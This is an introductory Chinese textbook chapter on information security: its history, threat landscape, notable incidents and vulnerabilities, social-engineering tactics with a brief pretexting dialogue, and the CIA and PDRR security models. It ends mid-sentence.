网络的发展把计算机变成网络中的一个组成部分，在连接上突破了机房的地理隔离，信息的交互扩大到了整个网络。由于互联网缺少足够的安全设计，于是置于网络世界中的计算机便面临巨大的危险。现代企业运行会涉及不同组织的多个信息系统，系统之间的联系日益密切，形成系统的系统(System of Systems，SoS)，造成信息系统的规模不断扩大，复杂性不断增加。现代信息技术(如Web技术)使系统之间的连接更加容易，但不同系统的连接会造成系统运行的不确定性和不可预见性，从而增加系统的风险。

更为重要的是由于信息是重要的战略资源，各种计算机系统集中管理着国家和企业的政治、军事、经济等重要信息，因此计算机系统成为不法分子的主要攻击目标。当前，信息安全的现状是严重的。

以2003年的Slammer蠕虫为例，Slammer蠕虫病毒每隔8.5秒钟就能使它所侵袭的范围增加一倍，而一台受到Slammer蠕虫病毒感染的服务器每秒钟能发出数以万计的数据访问命令，从而轻而易举地导致网络通道发生阻塞。据统计，在10分钟之内，全球范围内所有抵抗能力低下的服务器中90%都被Slammer蠕虫病毒成功侵袭。各大企业公司的网络技术人员在采取有效的反击措施之前，就发现自己的系统已经陷入了瘫痪的状态。Slammer蠕虫不仅攻击各大企业公司的内部网络，还对世界商务活动造成了巨大的负面影响。如美洲银行的自动提款系统因Slammer蠕虫的攻击陷入瘫痪；美国大陆航空公司的网上订票系统不能正常工作；韩国一些电话公司的电话线路无法接通等等。Slammer蠕虫攻击所带来的损失是以前从未有过的。由此可见，基于互联网的网络攻击传播面更广，传播速度更快，危害也更大。

**2. 信息安全的发展历程**

信息安全的发展大体上可以分为以下几个方面。

(1) 物理安全。早期的信息安全主要关注的是信息系统的物理安全,即整个系统所处的场所和环境的安全、设备和设施的安全,以及整个系统可靠运行等方面,这些都是信息系统安全运行的基本保障。物理安全是保证计算机信息系统保密性、完整性和可用性的基础,如机房门禁、视频监控、防静电地板以及综合布线、通信线路的要求。机房应具有防火防盗、温度湿度控制系统,还要配备一定的应急供配电能力以保证系统的可用性。通过设备访问控制、边界保护、设备及网络资源管理等措施确保信息系统的保密性和完整性。通过容错、故障恢复及系统灾难备份等措施保证信息系统的可用性。

(2) 网络安全。从 20 世纪 90 年代以来,随着计算机网络的发展,信息能够通过网络进行远程传输和交换,信息安全防护也就不再局限于信息系统的物理隔离,而是要扩展到整个网络可以到达的范围。网络安全是指网络系统的硬件、软件及其系统中的数据受到保护,不因偶然的或恶意的原因而遭受破坏、更改和泄露,系统可以连续可靠地运行,网络服务不中断。网络安全包括网络设备安全、网络信息安全和网络软件安全。从广义来说,凡涉及网络上信息保密性、完整性、可用性和可控性的相关技术和理论都是网络安全的研究范畴。网络扩展了信息安全的范围,使信息安全面临的问题更加复杂。

(3) 应用安全。通常情况下,信息都是通过应用系统来存取的,因此,应用系统安全也是确保信息安全的一个重要部分。常见的应用有 Web 应用、数据库应用、电子商务、电子政务等,只有在应用安全的情况下,才能保障基于这些应用的信息安全。在 2000 年前后,由于互联网的快速发展,产生了大量基于 Web 的应用服务。由于 Web 应用的开放性和交互性,其安全性面临巨大的挑战。Web 应用安全涉及身份认证、数据访问控制、保护服务器不被非法授权访问、保护浏览器不被恶意代码攻击、防护网页不被非法篡改等。近年来,智能手机的发展和普及,产生了大量手机应用 APP,应用安全问题进一步突出。

(4) 数据安全。在当今大数据时代,数据安全越来越重要。在数据安全方面,一是要防止数据丢失,要采取现代信息存储手段对数据进行主动防护,如磁盘阵列、数据备份和恢复以及异地容灾等。二是要防止数据泄露,采用现代密码算法对数据进行主动保护,如数据加密、数据完整性检查、双向强身份认证等。当然,还需要防止数据被非法访问和盗取,在数据的传输和处理过程中对数据的防护也很重要。

因此,当前的信息安全包括物理安全、网络安全、应用安全和数据安全等多个方面。此外,信息安全管理也是信息安全的重要部分。安全意识不强,责权不明,安全管理制度不健全及缺乏可操作性等都会带来信息安全风险。

## 3.1.2 信息安全现状分析

据国家互联网应急中心(CNCERT/CC)发布的“网络安全信息与动态周报”显示,2015 年 5 月 25～31 日,CNCERT 监测发现境内被篡改网站数量为 2905 个,境内被植入后门的网站数量为 2153 个,针对境内网站的仿冒页面数量为 4588。这些数据进一步说明信息安全就在我们身边。

我们从内因和外因两个方面来分析造成信息安全问题的原因。

1）内因

之所以今天信息安全问题日益突出，其主要原因之一是由于人们认识能力和实践能力的局限性所造成的。从计算机发展的历史来看，从科学计算到今天无所不在的计算机应用，计算机的功能远远超出了当初设计计算机的功能，超出了当初的想象。今天我们用计算机处理着各种各样的数据，包括国家、企业、个人各方面的数据。

从计算机网络的发展来看，从最初的军事通信和科学研究，到今天计算机通信网络以及 Internet 已成为我们社会结构的一个基本组成部分。网络被应用于工商业的各个方面，包括电子银行、电子商务、现代化的企业管理、信息服务业等都以计算机网络系统为基础。从学校远程教育到政府日常办公乃至现在的电子社区，很多方面都离不开网络技术。可以不夸张地说，网络在当今世界无处不在。计算机网络的应用远远超出当初网络设计的想象。

随着计算机与计算机网络应用的普及，人们认识水平的不断提高，计算机与网络安全机制也在不断完善。

另一方面，随着计算机应用的普及和深入，软件系统的规模越来越大，越来越复杂，以至于其复杂性超出了人们控制和理解的范围，软件中的漏洞不可避免。例如，Windows 3.1 超过 300 万行代码，Windows XP 超过 4000 万行代码，如此庞大、复杂的系统，尽管经过严格的测试，也无法避免存在一些漏洞。而事实上，尽管软件工程的理论与方法不断完善，但远远不能满足软件应用的需求。

此外，在计算机系统方面，还面临着硬件（如 CPU）的安全隐患、操作系统（如 Windows）的安全隐患、网络协议（如 TCP/IP）的安全隐患、数据库系统（如 Oracle）的安全隐患，以及面对计算机病毒的威胁。除了技术因素以外，管理疏漏也是造成信息安全问题的主要原因之一。

2）外因

信息安全的外因主要是计算机信息系统面临着不同层次的安全威胁。国家层面的有各国的情报机构、信息战士，专门搜集有关政治、军事、经济信息。例如美国于 2010 年成立了网络司令部，负责“计划、协调、整合、执行任务，以指挥网络战，保护特定的国防部信息网络，执行网络全谱作战，确保美国及其盟友在网络空间的行动自由，消除对手的行动自由”。

除了国家安全威胁，还面临着恐怖分子、工业间谍、犯罪团伙以及黑客等有组织的信息安全威胁，他们破坏公共秩序、制造混乱；掠夺企业竞争优势，进行恐吓；有计划的施行报复，破坏制度，实现其经济目的。

3）用户安全意识需要进一步加强

在信息安全的防御与攻击过程中，就如同战场上的防御与攻击。处于防御一方的计算机信息系统用户处于明处，面临着许多不利的条件，如信息安全管理体制不能满足网络发展的需要，网络安全技术远远落后于网络应用。再加上在网络系统建设过程中，往往忽视网络安全建设。用户信息安全意识薄弱，缺乏相应的信息安全知识，也是造成信息安全问题突出的一个重要因素。

而对于攻击方来说，却恰恰相反。攻击者层次不断提高，出现黑客专业化的趋势，攻

击者往往掌握了深层次网络技术。攻击点越来越多，攻击代价越来越小，一人一机、安坐家中便能发起攻击。攻击手段越来越先进，任何先进的技术都是一把“双刃剑”，计算机性能大幅提升，为破译密码、口令提供了先进手段。

总的来看，计算机信息系统不安全的原因主要是：自身缺陷、开放性、黑客攻击。

# 3.2　信息安全的威胁

近年来，信息化的迅猛发展也带来诸多信息安全的问题。我国基础网络仍存在较多漏洞风险，云服务日益成为网络攻击的重点目标。域名系统面临严峻的拒绝服务攻击，针对重要网站的域名解析篡改攻击频发。网络攻击威胁日益向工业互联网领域渗透，已发现我国部分地址感染专门针对工业控制系统的恶意程序事件。分布式反射型的拒绝服务攻击日趋频繁，大量伪造攻击数据包来自境外网络。针对重要信息系统、基础应用和通用软硬件漏洞的攻击异常活跃，漏洞风险向传统领域、智能终端领域泛化演进。网站数据和个人信息泄露现象依然严重，移动应用程序成为数据泄露的新主体。移动恶意程序不断发展演化，网络环境治理仍然面临挑战。

## 3.2.1　信息安全的主要威胁

飞速发展的互联网在给社会和公众创造效益、带来方便的同时，其系统漏洞和网络的开放性也给国家的经济建设和企业发展以及人们的社会生活带来了负面影响，病毒侵袭、网络欺诈、信息污染、黑客攻击等问题更是给我们带来了困扰和危害。计算机网络所面临的威胁主要有对网络中信息的威胁和对网络设备的威胁两种。影响计算机网络的因素有很多，其所面临的威胁也就来自多个方面，主要的威胁有如下几种：

(1) 人为的失误：如操作员安全配置不当造成的安全漏洞，用户安全意识不强，用户口令选择不慎，用户将自己的账号随意转借他人或与别人共享都会对网络安全带来威胁。

(2) 信息截取：通过信道进行信息的截取，获取机密信息，或通过信息的流量分析、通信频度、长度分析，推出有用信息，这种方式不破坏信息的内容，不易被发现。这种方式是在过去军事对抗、政治对抗和当今经济对抗中最常用的，也是最有效的方式。

(3) 内部窃密和破坏：内部或本系统的人员通过网络窃取机密、泄露或更改信息以及破坏信息系统。据美国联邦调查局的一项调查显示，70%的攻击是从内部发动的，只有30%是从外部攻入的。

(4) 黑客攻击：黑客已经成为网络安全的最大隐患。2000年2月7～9日，美国著名的雅虎、亚马逊等八大顶级网站接连遭受来历不明的网络攻击，导致服务系统中断，这次攻击给这些网站造成的直接损失达12亿美元，间接损失高达100亿美元。

(5) 技术缺陷：由于认识能力和技术发展的局限性，在硬件和软件设计过程中，难免留下技术缺陷，由此可造成网络的安全隐患。其次，网络硬件、软件产品多数依靠进口，如全球90%的计算机都装有微软的Windows系统，许多网络黑客就是通过Windows系统的漏洞和后门而进入系统的。

(6) 病毒：从1988年报道的第一例病毒(蠕虫病毒)侵入美国军方互联网，导致8500

台计算机感染和6500台停机，造成直接经济损失达1亿美元，此后这类情况此起彼伏，从2001年红色代码到近几年的山寨网银客户端来看，计算机病毒感染方式已从单机的被动传播变成了利用网络的主动传播，从计算机主体到手机移动终端的传播，不仅带来了网络的破坏，而且造成用户隐私信息的泄露甚至带来严重的金融安全。

对以上计算机网络的安全威胁归纳起来常表现为以下特征：

(1) 窃听：攻击者通过监视网络数据获得敏感信息。

(2) 重传：攻击者先获得部分或全部信息，而以后将此信息发送给接收者。

(3) 伪造：攻击者将伪造的信息发送给接收者。

(4) 篡改：攻击者对合法用户之间的通信信息进行修改、删除、插入，再发送给接收者。

(5) 拒绝服务攻击：攻击者通过某种方法使系统响应减慢甚至瘫痪，阻碍合法用户获得服务。

(6) 行为否认：通信实体否认已经发生的行为。

(7) 非授权访问：没有预先经过同意，就使用网络或计算机资源。

(8) 传播病毒：通过网络传播计算病毒，其破坏性非常高，而且用户很难防范。

### 3.2.2 攻击者实施攻击的主要对象

当前针对重要信息系统、基础应用和通用软硬件漏洞的攻击异常活跃，漏洞风险向传统领域、智能终端领域泛化演进。网站数据和个人信息泄露现象依然严重，移动应用程序成为数据泄露的新主体。移动恶意程序不断发展演化，环境治理仍然面临挑战。

信息安全威胁的基本类型有：

1) 针对网络基础设施的攻击

近年来，我国基础网络安全防护水平进一步提升，但是基础网络设备仍存在较多安全漏洞，深层次安全风险和事件逐渐增多。这些漏洞将可能导致网络设备或结点被操控，出现窃取用户信息、传播恶意代码、实施网络攻击、破坏网络稳定运行等安全事件。云服务日益成为网络攻击的重点目标。

域名系统承担域名解析工作，面临严重的拒绝服务攻击威胁，一些重要网站频繁发生域名解析被篡改事件。2014年发生了多起国内政府网站、重要媒体或企事业单位网站域名解析被篡改的事件。某省重要新闻网站在短时间内连续数次遭受域名解析被恶意篡改的攻击，黑客入侵该网站域名注册服务商的业务系统，直接篡改数据库中相应数据，获取该网站的域名管理权限，将其域名解析服务器篡改为专门提供免费域名解析的DNSPOD服务器地址，并将其域名指向境外地址。

工业互联网是全球工业系统与高级计算、分析、感应技术以及互联网连接融合的结果。它通过智能机器间的连接并最终将人机连接，结合软件和大数据分析，重构全球工业、激发生产力，让世界更美好、更快速、更安全、更清洁且更经济。当前，网络攻击威胁日益向工业互联网渗透。根据国际有关机构披露，2014年9月出现一种远程木马“Havex”，它利用OPC工业通信技术，具有很强的针对性，主要功能是扫描发现工业系统联网设备，收集工控设备详细信息并秘密回传，预置后门并在必要时接收、执行控制端发送的恶意代

码，全球能源行业的数千个工业控制系统曾被其入侵。据监测，我国境内已有部分 IP 地址感染了该恶意程序，所对应的控制端均位于境外，并存在部分 IP 地址持续向控制端发送信息的情况。

2）针对公共互联网的攻击

针对公共互联网的攻击，主要表现在木马僵尸网络、拒绝服务攻击、安全漏洞、网络数据泄露、移动互联网恶意程序、网页仿冒、网站攻击等。

以拒绝服务攻击为例，分布式反射型攻击（Distributed Reflection Denial of Service，DRDoS）逐渐成为拒绝服务攻击的重要形式。分布式反射型攻击是指黑客不直接攻击目标，而利用互联网的一些网络服务协议和开放服务器，伪造被攻击目标地址向开放服务器发起大量请求包，服务器向攻击目标反馈大量应答包，间接发起攻击。这种方式能够隐藏攻击来源，以较小代价实现攻击规模放大，且攻击目标难以防御。此类攻击在我国呈现三个明显特点。一是频繁发生且流量规模大。仅 2014 年 10 月，我国就有数十个重要政府的网站和邮件系统遭受此类攻击，部分攻击流量规模超过 10Gbit/s。二是攻击方式复杂多样。攻击者综合运用 DNS 协议、NTP、UPnP 协议、CHARGEN 等进行攻击，防御困难。三是攻击包来源以境外为主。在 2014 年发现的分布式反射型攻击中，绝大部分伪造的请求包来自境外，一方面是由于我国基础网络持续开展虚假源地址流量整治工作，攻击者难以从境内网络发出此类伪造包；另一方面也从一定程度上反映出境外对我国攻击频繁。

在安全漏洞方面，涉及重要行业和政府部门的高危漏洞事件增多，基础应用或通用软硬件漏洞风险凸显。由于基础应用和通用软硬件产品部署广泛，漏洞容易被批量利用，而且定位和修复困难，影响范围可能波及全网，危害程度远大于一般漏洞。2014 年 4 月 8 日，开源加密协议 Open SSL 被披露存在内存泄露高危漏洞（CNVD[①] 编号：CNVD-2014-02175，对应 CVE-2014-0160[②]），又称“心脏出血（HeartBleed）”漏洞，利用该漏洞可窃取服务器敏感信息，实时获取用户的账号和密码，危害波及大量互联网站、电子商务、网上支付、即时聊天、办公系统、邮件系统等。据抽样统计，我国境内受该漏洞影响的 IP 地址超过 3 万个。2014 年 9 月 25 日，GNUBASH（Bourne Again SHell）组件被披露存在远程代码执行高危漏洞（CNVD 编号：CNVD-2014-06345，对应 CVE-2014-6271），又称“破壳（Bash Shell Shock）”漏洞，Redhat、Fedora、CentOS、Ubuntu、Debian、MAC OS 等几乎目前所有主流 UNIX/Linux 操作系统平台、使用 ForceCommand 功能的 OpenSSH SSHD、使用 mod_cgi 或 mod_cgid 的 Apache 服务器、DHCP 客户端和其他使用 BASH 作为解释器的应用均受到影响，不仅是服务器系统，还包括交换机、防火墙、网络设备以及摄像头、IP 电话等许多基于 Linux 的定制系统，影响范围比“心脏出血”漏洞更为严重。根据对部分漏洞的持续监测来看，漏洞修复的速度总体较为缓慢。“心脏出血”漏洞披露 3 个月后发现仍有约 16％尚未修复，而知名度相对较低的 Ngnix 文件解析漏洞（影响 Web 应用）在披露 1 年后未修复率仍高达 55％。此外，2014 年 4 月 8 日微软公司正式停止对

① 国家信息安全漏洞共享平台（China National Vulnerability Database，CNVD）。

② CVE 的英文全称是 Common Vulnerabilities & Exposures，意为公共漏洞和暴露。

Windows XP 系统的支持服务，而从 4 月底至 8 月中旬的抽样监测统计发现，在我国使用微软操作系统的用户中，超过半数仍在使用 Windows XP 系统，这些用户在未来相当长的一段时间内将面临严重的"零日攻击"风险。

此外，移动应用程序成为数据泄露的新主体。2014 年，订票、社交、点评、论坛、浏览器等国内多种知名移动应用发生用户数据泄露事件。一些移动应用开发者经验不足，安全意识和水平不够，网站服务器对移动端的访问控制机制较弱，黑客利用移动应用程序与网站服务器之间的接口漏洞，对网站服务器发起攻击，能够轻易获得相应服务器的地址和接口信息，再通过挖掘接口漏洞，直接获取服务器中所有信息，造成信息泄露。

3）新兴信息技术带来的安全威胁

新兴信息技术日新月异，物联网、云计算、大数据和移动互联网被称为新一代信息技术"四驾马车"。这些技术提供了科技发展的核心动力，在给政府、企业、社会和人民带来极大的便利的同时，也促生了不同于以往的安全问题和威胁。现有的安全理论与实践大多是针对传统的计算模式而生，不能完全适用于云计算、大数据的新的商业模式和技术架构。

以云计算为例，其一大特征是自助服务，在给用户带来方便的同时，也给攻击者提供了机会。攻击者可以利用云服务简单方便的注册步骤和相对较弱的身份审查要求，使用虚假信息注册，冒充正常用户，然后通过云模式强大的计算能力，向其他目标发起各种各样的攻击。从云中对很多重要领域直接的破坏活动，如垃圾邮件的制作传播，用户密钥的分布式破解，网站的分布式拒绝服务攻击，反动、黄色和钓鱼欺诈等不良信息的云缓冲，以及僵尸网络的命令和控制等。

此外，所有的 IT 服务都面临内部人员破坏的风险。内部人员可以单独行动或勾结其他人，利用访问特权进行恶意的或非法的危害他人的行动。内部人员进行破坏的原因是多种多样的，比如为某件事进行报复，或者是发泄他们心中对社会的不满，或者为了获得物质利益。在云计算时代，这种威胁可能会大大增加。一方面，云服务商一般拥有大量企业用户，雇用的 IT 管理人员数量比单独一个企业的 IT 管理人员多很多；另一方面，云计算也是 IT 服务外包的一种形式，所以也继承了外包服务商的恶意内部人员风险。因此要高度重视建立内部控制机制，防止发生内部人员滥用权限和恶意攻击。

### 323 社会工程学攻击

社会工程学（Social Engineering）又被翻译为社交工程学，是一种通过对受害者心理弱点、本能反应、好奇心、信任、贪婪等心理陷阱进行诸如欺骗、伤害等危害手段取得自身利益的手法，已成迅速上升甚至滥用的趋势。社会工程学陷阱就是通常以交谈、欺骗、假冒或口语等方式，从合法用户中套取用户系统的秘密。社会工程学是一种黑客攻击方法，利用欺骗等手段骗取对方信任，获取机密情报。

所有社会工程学攻击都建立在使人判断产生认知偏差的基础上。有时候这些偏差被称为"人类硬件漏洞"，足以产生众多攻击方式，其中一些包括：

（1）假托（pretexting）是一种制造虚假情形，以迫使针对受害人吐露平时不愿泄露的信息的手段。该方法通常对特殊情景专用术语的研究，以建立合情合理的假象。

(2) 调虎离山(diversion theft)。

(3) 钓鱼(phishing)。

(4) 在线聊天/电话钓鱼(IVR/phone phishing,IVR:interactive voice response)。

(5) 下饵(Baiting)。

(6) 等价交换(Quid pro quo)。攻击者伪装成公司内部技术人员或者问卷调查人员,要求对方给出密码等关键信息。如攻击者也可能伪装成公司技术支持人员,“帮助”解决技术问题,悄悄植入恶意程序或盗取信息。

(7) 尾随(Tailgating)。

举个例子①,假设我们通过目标的同事掌握了信息,比如目标的真实姓名、联系方式、作息时间等等。这还不够,高明的社会工程学攻击者会把前前后后的信息进行组织、归类、筛选。以构造精心准备的陷阱,这样,可使目标自行走入。请看以下对话:

A:你现在打不开论坛对吗?

B:是的,打开是一片空白。

A:那是由于身份认证错误,我是××论坛管理员,你要把论坛的用户名与密码发送到××,以使系统稍后恢复你的访问。

B:现在吗?

A:是的,我得马上给你恢复,不然账户作废了。

这样,A 很顺利得到 B 在某论坛的 VIP 账户,论坛为什么打不开了。从这个例子我们可以看出组织信息的重要性,如果 B 能正确回答第一个问题,A 可能会考虑换种方式,这个案例非常的简单,那就是 B 对计算机方面不了解,害怕账户丢失,一点也不怀疑 A 就给了密码,而这个密码近乎通用了,大多数网民的密码几乎都为通用的,这样会造成非常大的损失,例如一个黑客,他拖走了这个论坛的数据库,也许他的目标就是你,将其论坛加密的密码进行破解,那么你的密码就已经泄漏了,这并不重要!要命的是如何发现你的密码是通用的(通常社工者拿到一个密码之后会先测试一下你的邮箱密码是不是也是同样的),如何被确认为是通用的,那么就将会发生损失最大的“一个密码引发的血案”!所以在不同的账户不要使用同一个密码,永远不要把密码告诉第三者是多么的重要!

网页仿冒俗称网络钓鱼(phishing),是社会工程学欺骗原理与网络技术相结合的典型应用。2014 年,CNCERT/CC 共抽样监测到仿冒我国境内网站的钓鱼页面 99 409 个,涉及 6844 个 IP 地址,平均每个 IP 地址承载 14.5 个钓鱼页面。在这 6844 个 IP 地址中,有 89.4%位于我国大陆地区之外,其中美国(17.7%)、中国香港(15.2%)和韩国(1.8%)居前 3 位,分别承载了 10 265 个、29 237 个和 10 790 个针对我国大陆地区网站的钓鱼页面。

由于多数境外地区对于网站的注册登记审核机制比较宽松,而且钓鱼网站的受害者及相关法律诉讼大多不在当地,客观上为不法分子逃避法律监管提供了便利,所以近些年来,绝大多数的钓鱼网站服务器都分布在境外地区。但随着安全厂商对于境外钓鱼网站

---

① 百度百科,http://baike.baidu.com/link?url=fUYwyXOlfbCVDchYkIekV2el_NgVGocr7zqNgUMAAnH2hY-f62vS6XQ2cQZ8qsfF.

的识别能力和打击力度不断提升，极大地压缩了境外钓鱼网站的生存空间，迫使相当数量的攻击者开始转向租用国内服务器。此外，也有越来越多的攻击者开始通过篡改正规网站，植入钓鱼网页的方式发动钓鱼攻击，这种攻击方式更隐蔽，更不容易被发现。同时，随着云主机服务的流行，由于部分云主机服务提供商安全审核能力的不足，很多攻击者还会将钓鱼网站直接架设在第三方提供的具有合法备案资质的云服务平台上。这些因素都是导致 2014 年国内钓鱼网站服务器多于国外钓鱼网站服务器的重要原因。

## 3.3 信息安全体系结构

随着信息技术的发展与应用，信息安全的内涵在不断地延伸，从最初的信息机密性发展到信息的完整性、可用性、可控性和不可否认性等等，进而又发展为“攻（攻击）、防（防范）、测（检测）、控（控制）、管（管理）、评（评估）”等多方面的基础理论和实施技术。人们借助信息安全体系结构（Information Security Architecture，ISA）能够更清晰地梳理信息系统中所需安全理论和技术的相关知识及其联系、加深理解其内涵。

信息安全体系是构成信息系统的组件、环境和人（用户和管理者）的物理安全、运行安全、数据安全、内容安全、应用安全、管理安全与信息资产安全的总和，是一个多维度、多元素、多层次、时变的非线性复杂系统，其最终安全目标是控制信息系统的总风险趋于稳定，并达到最小（绝对安全的信息系统是不存在的）。相关领域的专家和学者们从不同的角度对信息安全体系结构进行描述、归纳、分析或设计出侧重点不同的体系结构。

### 3.3.1 面向目标的信息安全体系结构

信息安全的三个最基本的目标是 CIA，即机密性、完整性和可用性，其概念的阐述源自于信息技术安全评估标准（Information Technology Security Evaluation Criteria，ITSEC）。很多的信息安全技术是围绕 CIA 三元组来进行研究的。

机密性是指信息存储、传输、使用过程中，不会泄露给非授权用户或实体；完整性指信息在存储、使用、传输过程中，不会被非授权用户篡改或防止授权用户对信息进行不恰当的篡改；可用性则涵盖的范围最广，凡是为了确保授权用户或实体对信息资源的正常使用不会被异常拒绝，允许其可靠而及时地访问信息资源的相关理论技术均属于可用性研究范畴。

围绕 CIA 三元组可以构建信息安全的知识体系结构，对所需信息安全领域的知识进行梳理，其示意图如 3-2 所示。

实际上，CIA 三元组在内容上存在一定程度的交叉，因此支撑和保障其实现的信息安全知识、技术之间也是相互交叉的，例如：密码学知识是实现三个目标的共同基础；SSL、PGP 等技术能够实现完整性和机密性需求。

除了 CIA 三元组外，信息安全还有一些其他普遍认可的基本特征和目标，包括不可否认性（Non-repudiation）、可认证性（Authenticity）、可控性（Controllability）、可追踪性（Accountability）等，这些都是对 CIA 原则的细化、补充或加强。





**图 3-2　面向目标的知识体系结构**

### 3.3.2　面向过程的信息安全保障体系结构

“信息安全保障”这一概念最早是由美国国防部提出的，将其定义为：保护和防御信息及信息系统，确保其机密性、完整性、可用性、可认证性、不可否认性等特性，包括信息系统中融入保护、检测、响应功能，并提供信息系统的恢复功能。这个定义明确了机密性、完整性、可用性、可认证性、不可否认性这五个安全属性，提出了保护(Protect)、检测(Detect)、响应(React)、恢复(Restore)这四个动态的工作环节，强调了信息安全保障的对象不仅是信息，也包括信息系统。这就是所谓的 PDRR 动态安全模型，如图 3-3 所示。




**图 3-3　PDRR 模型**

PDRR 模型把信息的安全保护作为基础，将保护视为活动过程，要用检测手段来发现安全漏洞，及时更正；同时采用应急响应措施对付各种入侵；在系统被入侵后，要采取相应的措施将系统恢复到正常状态，这样使信息的安全得到全方位的保障。图 3-4 为 PDRR 模型动态保护信息安全的示意图。

PDRR 模型引入了保护时间、检测时间和响应时间的概念，通过数学公式指出只要系统的检测时间加上响应时间小于系统保护时间，就可以称系统是安全的。PDRR 是最常用的动态可适应安全模型，能够为信息安全保障系统建设提供实践指导。

建设信息安全保障体系的策略是增强系统针对威胁和攻击的防御能力，我国信息安全专家组还提出在 PDRR 模型的前后增加预警(Warning)和反击(Counterattack)环节，即 WPDRRC 模型，以便对受保护对象提供更多层次保护。

除了 PDRR 安全保障体系外，另外一个很受人们关注的体系是 IATF(Information

